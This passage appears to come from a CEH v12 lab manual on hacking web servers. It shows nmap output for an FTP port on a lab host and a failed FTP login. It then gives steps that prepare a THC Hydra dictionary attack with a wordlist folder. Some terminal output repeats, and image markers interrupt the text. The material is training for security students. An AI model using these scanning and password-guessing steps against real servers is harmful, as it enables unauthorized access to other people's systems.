
[attacker@parrot]-[~]
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
#nmap -p 21 10.10.1.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-19 02:05 EDT
Nmap scan report for 10.10.1.11
Host is up (0.00080s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
[root@parrot]-[/home/attacker]
#ftp 10.10.1.11
Connected to 10.10.1.11.
220 Microsoft FTP Service
Name (10.10.1.11:attacker): james
331 Password required
Password:
530 User cannot log in.
Login failed.
Remote system type is Windows_NT.
ftp>
  
```

14. Now, to attempt to gain access to the FTP server, perform a dictionary attack using the THC Hydra tool.

15. Click **Places** from the top-section of the **Desktop** and click **Desktop** from the drop-down options.



```

[attacker@parrot]-[~]
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
#nmap -p 21 10.10.1.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-19 02:05 EDT
Nmap scan report for 10.10.1.11
Host is up (0.00080s latency).


PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
[root@parrot]-[/home/attacker]
#ftp 10.10.1.11
  
```


Module 13 – Hacking Web Servers


16. Navigate to **CEHv12 Module 13 Hacking Web Servers** folder and copy **Wordlists** folder.

Note: Press **Ctrl+C** to copy the folder.



17. Paste the copied folder (**Wordlists**) on the **Desktop**. Close the window

Note: Press **Ctrl+V** to paste the folder.



18. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.

